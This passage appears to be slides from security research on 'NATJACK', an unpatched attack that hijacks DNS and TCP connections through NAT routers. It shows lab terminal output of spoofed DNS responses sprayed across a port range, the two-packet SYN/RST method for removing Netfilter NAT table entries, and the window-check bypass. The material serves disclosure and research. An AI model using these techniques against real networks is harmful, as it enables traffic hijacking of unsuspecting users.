ubuntu@victim-client:~/nat_poc$ nslookup -type=A testa60.darpa.mil 8.8.8.8
Server:      8.8.8.8
Address:     8.8.8.8#53

** server can't find testa60.darpa.mil: NXDOMAIN

ubuntu@victim-client:~/nat_poc$ nslookup -type=A testa61.darpa.mil 8.8.8.8
Server:      8.8.8.8
Address:     8.8.8.8#53

** server can't find testa61.darpa.mil: NXDOMAIN

ubuntu@victim-client:~/nat_poc$ nslookup -type=A testa62.darpa.mil 8.8.8.8
Server:      8.8.8.8
Address:     8.8.8.8#53

** server can't find testa62.darpa.mil: NXDOMAIN

ubuntu@victim-client:~/nat_poc$ nslookup -type=A testa63.darpa.mil 8.8.8.8
Server:      8.8.8.8
Address:     8.8.8.8#53

Non-authoritative answer:
Name:   testa63.darpa.mil
Address: 5.6.7.8

ubuntu@victim-client:~/nat_poc$
```

dns request

actual response

spoofed response

```
ubuntu@attack-server: ~/nat_poc 101x27
ubuntu@attack-server:~/nat_poc$ sudo python3 upstream_server.py
===== [ NATJACK ATTACK ] =====

Upstream Server

For education and testing use only! Use at your own risk!

[*] Creating raw sockets...
[*] Creating UDP listener on 0.0.0.0:1234...
[*] Creating alternate TCP listeners on 0.0.0.0:1235-1747...
[*] Starting TCP listeners...
[*] Creating TCP listener on 0.0.0.0:1234...
[+] Ready for incoming connections!
[*] Received connection from 192.168.1.121:42292...

ubuntu@attack-client: ~/nat_poc 101x21
5.6.7.8 --port_spray --port_range 32768-49152
===== [ NATJACK ATTACK ] =====

DNS Hijacking

For education and testing use only! Use at your own risk!

[*] Creating raw sockets...
[*] Connecting to upstream server 192.168.1.152:1234...
[+] Connected
[*] Starting UDP listeners...
[+] Ready to hijack DNS traffic...
[+] Packet received from target!
[*] 8.8.8.8:53>192.168.2.121:43778
[*] dns[id 12722|flags 33155|1|1|1|testa63.darpa.mil
[*] Downstream spoofing DNS server 8.8.8.8:53 to send DNS response with IP 5.6.7.8...
[*] Sending spoofed response to detected port 43778...
[*] Spraying spoofed response to all ports in range 32768-49152...

ubuntu@attack-client: ~/nat_poc 101x4
ubuntu@attack-client:~/nat_poc$
```

Status: Unpatched
(as of July 2026)

WHAT ABOUT TCP?


PREVIOUS RELATED RESEARCH

Exploiting Sequence Number Leakage: TCP Hijacking in NAT-Enabled Wi-Fi Networks

(Y. Yang et. al. NDSS 2024)

NAT table manipulation attack

- Targeted WiFi enabled routers
- Relied on routers enabling some non-default options
 - Loose/disabled reverse path validation (uRPF)
 - `nf_conntrack_tcp_no_window_check` or
 - `ip_conntrack_tcp_be_liberal` enabled
- Resulted in multiple router CVEs
 - CVE-2023-30305 to CVE-2023-30314



WiFi attack scenario from Y. Yang et. al.

TWO PACKET ENTRY REMOVAL

Study of the Netfilter code shows that two spoofed packets can be used to remove any TCP entry from the NAT table:

- SYN (SEQ=x)
- RST (ACK=x+1)

One packet entry replacement with `nf_conntrack_tcp_loose` (enabled by default):


- ACK

Bypass window check:

```
if (((test_bit(IPS_SEEN_REPLY_BIT, &ct->status)
      && ct->proto.tcp.last_index == TCP_SYN_SET)
    || (!test_bit(IPS_ASSURED_BIT, &ct->status)
        && ct->proto.tcp.last_index == TCP_ACK_SET))
    && ntohs(th->ack_seq) == ct->proto.tcp.last_end) {
    /* RST sent to invalid SYN or ACK we had let through
     * at a) and c) above:
     *
     * a) SYN was in window then
     * c) we hold a half-open connection.
     *
     * Delete our connection entry.
     * We skip window checking, because packet might ACK
     * segments we ignored. */
    goto in_window;
}
```

TCP HIJACKING ATTACK DOWNSTREAM SPOOFING


1. Victim client is connected to target server through the NAT



TCP HIJACKING ATTACK DOWNSTREAM SPOOFING

Entry removal:


2. Attack client sends spoofed 